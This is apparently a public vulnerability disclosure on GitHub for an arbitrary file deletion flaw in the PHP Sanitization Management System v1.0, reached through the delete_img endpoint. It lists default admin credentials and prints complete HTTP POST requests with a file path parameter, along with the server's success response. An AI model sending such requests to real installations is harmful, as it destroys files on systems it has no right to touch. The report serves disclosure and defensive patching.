Hujozay / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / sanitization-management-system / delete-file-1.md

Hujozay Create delete-file-1.md History

1 contributor

44 lines (30 sloc) | 1.71 KB

Sanitization Management System v1.0 by oretnom23 has Delete any file

BUG_Author: Hujozay

vendors: https://www.sourcecodester.com/php/15770/sanitization-management-system-project-php-and-mysql-free-source-code.html

Vulnerability File: /php-sms/classes/Master.php?f=delete_img

Vulnerability location: /php-sms/classes/Master.php?f=delete_img, path

The password for the backend login account is: admin/admin123

Payload:


Here we delete the shel.php file in the root directory

```
POST /php-sms/classes/Master.php?f=delete_img HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


```
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.88/php-sms/admin/?page=system_info
Content-Length: 71
Cookie: PHPSESSID=3puonr8mf2gr4m6iivf71mhjtq
Connection: close

path=C%3A%2Fxampp%2Fhtdocs%2Fphp-sms%2Fuploads%2Fbanner%2Fshell.php
```

At present, the shell.php file is still in the directory of the website, when we send a request to delete the shell.php file



The response package shows that the deletion was successful. Let's go to the directory to see if the shell.php file still exists.




```
POST /php-sms/classes/Master.php?f=delete_img HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.88/php-sms/admin/?page=system_info
Content-Length: 67
Cookie: PHPSESSID=3puonr8mf2gr4m6iivf71mhjtq
Connection: close

path=C%3A%2Fxampp%2Fhtdocs%2Fphp-sms%2Fuploads%2Fbanner%2Fshell.php
```

```
HTTP/1.1 200 OK
Date: Sat, 15 Oct 2022 09:46:18 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0
X-Powered-By: PHP/8.1.0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 20
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"success"}
```

By this time, shell.php has been deleted.



计算机 ▸ 本地磁盘 (C:) ▸ xampp ▸ htdocs ▸ php-sms ▸ uploads ▸ banner

sanitization.jpg

sanitize.jpeg

2 个对象